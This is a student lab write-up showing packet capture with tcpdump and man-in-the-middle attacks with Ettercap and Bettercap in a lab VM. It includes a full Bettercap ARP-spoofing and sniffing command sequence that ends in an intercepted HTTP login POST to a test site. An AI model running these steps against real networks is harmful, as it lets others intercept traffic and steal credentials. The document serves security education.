Date: 30 / 01 /2025

Lab Practical 7:

Study sniffing and MIM attack using ettercap, Bettercap and TCPdump tools

1. **TCPdump**:
   - tcpdump is a command-line network packet analyzer used for capturing and inspecting network traffic. It allows you to filter and analyze packets transmitted over a network interface in real-time or save them for later analysis. It is widely used by network administrators, security analysts, and developers for debugging and monitoring network activity.
   - **Use of Tcpdump**:
     1. **Network Traffic Analysis** – Helps in monitoring and understanding network traffic between devices.
     2. **Troubleshooting Network Issues** – Identifies connectivity issues, packet loss, or unusual traffic patterns.
     3. **Security Analysis** – Detects suspicious or malicious activities, such as unauthorized access or DDoS attacks.
     4. **Performance Debugging** – Helps in debugging slow network performance by analyzing latency and congestion.
     5. **Protocol Debugging** – Inspects HTTP, TCP, UDP, ICMP, and other protocol data for debugging application issues.
   - sudo tcpdump -i eth0 : it Capture All packets on a network interface

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -c 100 -X
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:59:27.388277 IP6 fe80::564c:4bfa:23fd:f3dd > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
        0x0000:  6000 0000 0038 0001 fe80 0000 0000 0000  `....8..........
        0x0010:  564c 4bfa 23fd f3dd ff02 0000 0000 0000  VLK.#...........
        0x0020:  0000 0000 0000 0016 3a00 0502 0000 0100  ........:.......
        0x0030:  8f00 03e4 0000 0002 0400 0000 ff02 0000  ................
        0x0040:  0000 0000 0000 0001 ffac bb62 0400 0000  ...........b....
        0x0050:  ff02 0000 0000 0000 0000 0001 fffd f3dd  ................
06:59:27.427674 IP6 fe80::564c:4bfa:23fd:f3dd > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
        0x0000:  6000 0000 0038 0001 fe80 0000 0000 0000  `....8..........
        0x0010:  564c 4bfa 23fd f3dd ff02 0000 0000 0000  VLK.#...........
        0x0020:  0000 0000 0000 0016 3a00 0502 0000 0100  ........:.......
        0x0030:  8f00 03e4 0000 0002 0400 0000 ff02 0000  ................
        0x0040:  0000 0000 0000 0001 ffac bb62 0400 0000  ...........b....
        0x0050:  ff02 0000 0000 0000 0000 0001 fffd f3dd  ................
06:59:27.473074 IP 10.0.2.15.36776 > 10.0.2.3.domain: 4860+ PTR? 6.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.ar
        0x0000:  4500 0076 fcfe 4000 4011 2567 0a00 020f  E..v..@.@.%g....
        0x0010:  0a00 0203 8fa8 0035 0062 1885 12fc 0100  .......5.b......
        0x0020:  0001 0000 0000 0000 0136 0131 0130 0130  .........6.1.0.0
        0x0030:  0130 0130 0130 0130 0130 0130 0130 0130  .0.0.0.0.0.0.0.0
        0x0040:  0130 0130 0130 0130 0130 0130 0130 0130  .0.0.0.0.0.0.0.0
        0x0050:  0130 0130 0130 0130 0130 0130 0130 0130  .0.0.0.0.0.0.0.0
        0x0060:  0132 0130 0166 0166 0369 7036 0461 7270  .2.0.f.f.ip6.arp
        0x0070:  6100 000c 0001                           a.....
06:59:27.767514 IP 10.0.2.3.domain > 10.0.2.15.36776: 4860 NXDomain 0/1/0 (154)
        0x0000:  4500 00b6 0009 0000 4011 621d 0a00 0203  E.......@.b.....
        0x0010:  0a00 020f 0035 8fa8 00a2 dcba 12fc 8183  .....5..........
        0x0020:  0001 0000 0001 0000 0136 0131 0130 0130  .........6.1.0.0
        0x0030:  0130 0130 0130 0130 0130 0130 0130 0130  .0.0.0.0.0.0.0.0
        0x0040:  0130 0130 0130 0130 0130 0130 0130 0130  .0.0.0.0.0.0.0.0
```

Date: 30 / 01 /2025


- sudo tcpdump -i eth0 port <port>: Captures only Specific port traffic.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -X port 5000
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:13:27.584680 IP 10.0.2.15.43624 > 192.168.56.1.5000: Flags [P.], seq 4131775316:4131775328, ack 129088002, win 32120, length 12
        0x0000:  4500 0034 4ec1 4000 4006 e74a 0a00 020f  E..4N.@.@..J....
        0x0010:  c0a8 3801 aa68 1388 f645 e354 07b1 ba02  ..8..h...E.T....
        0x0020:  5018 7d78 04df 0000 686f 7720 6172 6520  P.}x....how.are.
        0x0030:  796f 753f                                you?
07:13:27.585268 IP 192.168.56.1.5000 > 10.0.2.15.43624: Flags [.], ack 12, win 65535, length 0
        0x0000:  4500 0028 4a8a 0000 4006 2b8e c0a8 3801  E..(J...@.+...8.
        0x0010:  0a00 020f 1388 aa68 07b1 ba02 f645 e360  .......h.....E.`
        0x0020:  5010 ffff 51d1 0000 0000 0000 0000       P...Q.........
07:13:35.480526 IP 10.0.2.15.43624 > 192.168.56.1.5000: Flags [P.], seq 12:22, ack 1, win 32120, length 10
        0x0000:  4500 0032 4ec2 4000 4006 e74b 0a00 020f  E..2N.@.@..K....
        0x0010:  c0a8 3801 aa68 1388 f645 e360 07b1 ba02  ..8..h...E.`....
        0x0020:  5018 7d78 04dd 0000 6920 616d 2066 696e  P.}x....i.am.fin
        0x0030:  652e                                     e.
07:13:35.481096 IP 192.168.56.1.5000 > 10.0.2.15.43624: Flags [.], ack 22, win 65535, length 0
        0x0000:  4500 0028 4a8d 0000 4006 2b8b c0a8 3801  E..(J...@.+...8.
        0x0010:  0a00 020f 1388 aa68 07b1 ba02 f645 e36a  .......h.....E.j
        0x0020:  5010 ffff 51c7 0000 0000 0000 0000       P...Q.........
```

2. Ettercap:
   - ettercap is a powerful network security tool used for **man-in-the-middle (MITM) attacks**, packet sniffing, and network protocol analysis. It can intercept and modify network traffic on a LAN, making it useful for penetration testing, ethical hacking, and security analysis.
   - Use of Ettercap:
     1. **Man-in-the-Middle (MITM) Attacks** – Intercepts and modifies traffic between two hosts without them knowing.
     2. **Packet Sniffing** – Captures and analyzes packets on a network.
     3. **Password and Credential Capture** – Can be used to extract login credentials from unencrypted traffic.
     4. **DNS Spoofing** – Redirects traffic to malicious sites by altering DNS responses.
     5. **ARP Spoofing** – Tricks devices into sending traffic through the attacker's machine, allowing traffic interception.
     6. **Security Auditing** – Helps identify vulnerabilities in a network.
     7. **Protocol Dissection** – Analyzes different protocols such as HTTP, FTP, and SSL.
   - Opens Ettercap
   - Select Targets From Target -> Current target

Date: 30 / 01 /2025

- Now From View > Connection View All connection and traffics



3. BetterCap:

- Bettercap is an advanced network security tool used for man-in-the-middle (MITM) attacks, network monitoring, traffic manipulation, and penetration testing. It is a more powerful and modular alternative to Ettercap, designed for professionals in cybersecurity and ethical hacking.
- Bettercap works on Wi-Fi, Bluetooth, and Ethernet networks, making it useful for various security assessments.
- Use of BetterCap:
  1. **Man-in-the-Middle (MITM) Attacks** – Intercepts and modifies communication between two parties.
  2. **ARP Spoofing** – Redirects network traffic through an attacker's machine.
  3. **Packet Sniffing** – Captures and analyzes network traffic in real-time.
  4. **Password Capture** – Extracts credentials from unencrypted (HTTP) logins.
  5. **DNS Spoofing** – Redirects users to fake websites for phishing attacks.
  6. **Wi-Fi Hacking** – Deauthenticates users and captures WPA handshakes.
  7. **Bluetooth Hacking** – Scans and interacts with nearby Bluetooth devices.
  8. **SSL Stripping** – Downgrades HTTPS connections to HTTP for eavesdropping.

Date: 30 / 01 /2025

- Run bettercap by below command :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [08:32:22] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 »
```

- Bettercap also provide gui version, click on url to open gui:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [08:32:22] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » http-ui
10.0.2.0/24 > 10.0.2.15 » [08:33:00] [sys.log] [inf] api.rest api server starting on http://127.0.0.1:80
81
10.0.2.0/24 > 10.0.2.15 » [08:33:00] [sys.log] [inf] http.server starting on http://127.0.0.1:80
10.0.2.0/24 > 10.0.2.15 »
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bettercap -caplet http-ui
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] api.rest api server starting on http://1
81
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] http.server starting on http://127.0.0.1
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] api.rest api server starting on http://1
81
10.0.2.0/24 > 10.0.2.15 » [08:33:24] [sys.log] [inf] http.server starting on http://127.0.0.1
10.0.2.0/24 > 10.0.2.15 »
```

- use following command to read traffic on network (arp spoofing, net sniffing)

```
192.168.122.0/24 > 192.168.122.1 » net.probe on
192.168.122.0/24 > 192.168.122.1 » [19:43:46] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
```

- In above command we are starting probing on local network by running “net.probe on” command, we can see that we found a potential target in the network.

```
192.168.122.0/24 > 192.168.122.1 » set arp.spoof.target 192.168.122.144
```

- we will set the target using “set arp.spoof.target <ipaddress>” command which can be used to set one or more targets.

```
192.168.122.0/24 > 192.168.122.1 » set net.sniff.local true
```

- now we are setting “net.sniff.local true” which means that we are going to sniff all the incoming and outgoing packets from the target/ to the target machiene(s).

```
192.168.122.0/24 > 192.168.122.1 » arp.spoof on
192.168.122.0/24 > 192.168.122.1 » [18:40:43] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

- now we are starting the actual attak by running “arp.spoof on”.

```
192.168.122.0/24 > 192.168.122.1 » net.sniff on
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [endpoint.new] endpoint 192.168.122.144 detected as 52:54:00:38:6d:eb.
```

- Turning on the actual sniffer so we can see the incoming and outgoing traffic in the bettercap terminal interface.

```
192.168.122.0/24 > 192.168.122.1 » [19:45:39] [net.sniff.http.request] http 192.168.122.144 POST testfire.net/doLog
in
```